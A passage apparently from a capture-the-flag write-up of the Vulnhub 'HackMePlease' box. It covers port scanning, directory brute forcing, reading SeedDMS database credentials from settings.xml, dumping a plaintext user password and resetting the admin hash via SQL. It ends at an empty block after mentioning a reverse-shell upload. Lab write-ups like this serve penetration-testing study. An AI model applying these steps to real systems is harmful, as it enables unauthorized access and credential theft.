
HackMePlease

This a vuln box that got from vulnhub. it's a an OSCP type box.


Port Scanning && Reconnaissance



```
┌──(root㉿kidv3ct0r)-[/home/kali/Documents/boxes/HackMePlease]
└─# nmap -sC -sV -O -p- -oN hmp.txt 10.0.2.18
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-03 08:39 GMT
Nmap scan report for 10.0.2.18
Host is up (0.00088s latency).
Not shown: 65532 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
80/tcp    open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Welcome to the land of pwnland
3306/tcp  open  mysql   MySQL 8.0.25-0ubuntu0.20.04.1
| ssl-cert: Subject: commonName=MySQL_Server_8.0.25_Auto_Generated_Server_Certificate
| Not valid before: 2021-07-03T00:33:15
|_Not valid after:  2031-07-01T00:33:15
|_ssl-date: TLS randomness does not represent time
| mysql-info: 
|   Protocol: 10
|   Version: 8.0.25-0ubuntu0.20.04.1
|   Thread ID: 39
|   Capabilities flags: 65535
|   Some Capabilities: InteractiveClient, IgnoreSigpipes, FoundRows, Speaks41ProtocolOld, SupportsCompression, Connec
tWithDatabase, DontAllowDatabaseTableColumn, SupportsTransactions, ODBCClient, Speaks41ProtocolNew, SwitchToSSLAfterH
andshake, IgnoreSpaceBeforeParenthesis, LongPassword, Support41Auth, SupportsLoadDataLocal, LongColumnFlag, SupportsA
uthPlugins, SupportsMultipleStatments, SupportsMultipleResults
|   Status: Autocommit
|   Salt: %?\x15:R'Z%4B@5mG\aMgcn
|_  Auth Plugin Name: caching_sha2_password
33060/tcp open  mysqlx?
| fingerprint-strings: 
|   DNSStatusRequestTCP, LDAPSearchReq, NotesRPC, SSLSessionReq, TLSSessionReq, X11Probe, afp: 
|     Invalid message"
|     HY000
|   LDAPBindReq: 
|     *Parse error unserializing protobuf message"
|     HY000
|   oracle-tns: 
|     Invalid message-frame."
|_    HY000
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerpri
nt at https://nmap.org/cgi-bin/submit.cgi?new-service :
```

After the scan i got , port 80 , 3306 and 33060 open. We can also see the the version of software used.


Gaining Access



"MOST HACKERS ARE YOUNG BECAUSE YOUNG PEOPLE TEND TO BE ADAPTABLE. AS LONG AS YOU REMAIN ADAPTABLE, YOU CAN ALWAYS BE A GOOD HACKER." -EMMANUEL GO

Copyright © 2020 Company Name . Template: Moonlight

This the main web page , but there is nothing interesting here.




```
└─# feroxbuster --url http://10.0.2.18/

 ___  ___  __   __     __      __         __   ___
|__  |__  |__) |__) | /  `    /  \ \_/ | |  \ |__
|    |___ |  \ |  \ | \__,    \__/ / \ | |__/ |___
by Ben "epi" Risher 🤓                 ver: 2.10.4
───────────────────────────┬──────────────────────
 🎯  Target Url            │ http://10.0.2.18/
 🚀  Threads               │ 50
 📖  Wordlist              │ /usr/share/seclists/Discovery/Web-Content/raft-medium-directories.txt
 👌  Status Codes          │ All Status Codes!
 💥  Timeout (secs)        │ 7
 🦡  User-Agent            │ feroxbuster/2.10.4
 💉  Config File           │ /etc/feroxbuster/ferox-config.toml
 🔎  Extract Links         │ true
 🏁  HTTP methods          │ [GET]
 🔃  Recursion Depth       │ 4
───────────────────────────┴──────────────────────
 🏁  Press [ENTER] to use the Scan Management Menu™
──────────────────────────────────────────────────
404      GET        9l       31w      271c Auto-filtering found 404-like response and created new filter; toggle of
with --dont-filter
403      GET        9l       28w      274c Auto-filtering found 404-like response and created new filter; toggle of
with --dont-filter
301      GET        9l       28w      303c http://10.0.2.18/js => http://10.0.2.18/js/
200      GET        6l       50w     1825c http://10.0.2.18/img/mini_logo.png
200      GET      216l      407w     4118c http://10.0.2.18/css/light-box.css
200      GET      848l     1585w    14339c http://10.0.2.18/css/templatemo-main.css
301      GET        9l       28w      306c http://10.0.2.18/fonts => http://10.0.2.18/fonts/
200      GET      281l     1507w   127136c http://10.0.2.18/img/seventh_big_item.jpg
200      GET      241l     1646w   147690c http://10.0.2.18/img/about_image.jpg
200      GET        5l       73w     3235c http://10.0.2.18/img/logo.png
301      GET        9l       28w      304c http://10.0.2.18/css => http://10.0.2.18/css/
200      GET      484l     2218w   203694c http://10.0.2.18/img/eight_big_item.jpg
200      GET      493l     2963w   286170c http://10.0.2.18/img/ninth_big_item.jpg
301      GET        9l       28w      304c http://10.0.2.18/img => http://10.0.2.18/img/
```

I proceeded into a directory brute force, in order to find hidden directories. I got the JS folder but i had no access into it.

I moved on to the /main/js file



```
    // cache
    var $body = $('body');
    var currSlide = 0;
    var $slides = $('.slides');
    var $slide = $('.slide');

    // give active class to first link
    //make sure this js file is same as installed app on our server endpoint: /seeddms51x/seeddms-5.1.22/
    $($('nav a')[0]).addClass('active');
```

I found this comment really interesting, and the technology used here was new to me so it’s was google time.


SeedDMS is an easy to use but powerful Open Source Document Management System based on PHP and MySQL or sqlite3. We can also see the version and try to look for an exploit.

After a long google search trying to understand the technology, i found a git hub repo with great information.

```
https://github.com/JustLikeIcarus/SeedDMS
```

Here we can see the structure of the framework, with all the differents folders and files.

We received a forbidden message when accessing the directory, which suggests that a .htaccess file is in place to block directory browsing. This can be confirmed by checking the repository.




```
Forbidden

You don't have permission to access this resource.

Apache/2.4.41 (Ubuntu) Server at 10.0.2.18 Port 80
```

We can see the seetings.xml file which contains . I tried to access into this files and i get database access.




```
                    - enable: enable/disable connector
                    - type: type of connector ldap / AD
                    - host: hostname of the authentification server
                    - port: port of the authentification server
                    - baseDN: top level of the LDAP directory tree
                    - accountDomainName: sample: example.com

           -->
           <connector enable="false" type="AD" host="ldap.example.com" port="389" baseDN=""
           accountDomainName="example.com" bindDN="" bindPw=""> </connector>
         </connectors>
       </authentication>
     −<!--

               - dbDriver: DB-Driver used by adodb (see adodb-readme)
               - dbHostname: DB-Server
               - dbDatabase: database where the tables for seeddms are stored (optional - see adodb-readme)
               - dbUser: username for database-access
               - dbPass: password for database-access

       -->
       <database dbDriver="mysql" dbHostname="localhost" dbDatabase="seeddms" dbUser="seeddms" dbPass="seeddms"
       doNotCheckVersion="false"> </database>
     −<!--
```

Now , we have access to the database and i was able to dump one credentials.




```
MySQL [seeddms]> select * from users;
+-------------+---------------------+--------------------+-----------------+
| Employee_id | Employee_first_name | Employee_last_name | Employee_passwd |
+-------------+---------------------+--------------------+-----------------+
|           1 | saket               | saurav             | Saket@#$1337    |
+-------------+---------------------+--------------------+-----------------+
1 row in set (0.002 sec)
```


Unfortunately, there is no SSH port open, but this credentials will be useful later for sure. To gain access i had to log again into the admin page.

Since i have access on the database i can reset the admin password.

I just generate a MD5 Hash for admin pass.



```
Database changed
MySQL [seeddms]> UPDATE tblUsers
    -> set pwd='21232f297a57a5a743894a0e4a801fc3'
    -> WHERE login='admin';
```



10.0.2.18/seeddms51x/seeddms-5.1.22/out/out.Login.php?msg=Error+signing+in.+User+ID+or+passw


Sign in

Error signing in. User ID or password incorrect.

User ID: login

Password:

Language: -




10.0.2.18/seeddms51x/seeddms-5.1.22/out/out.AddDocument.php?folderid=1&showtree=1

Version: 1

Local file:


I uploaded a revshell and checked the exploit reports to get the shell,



```
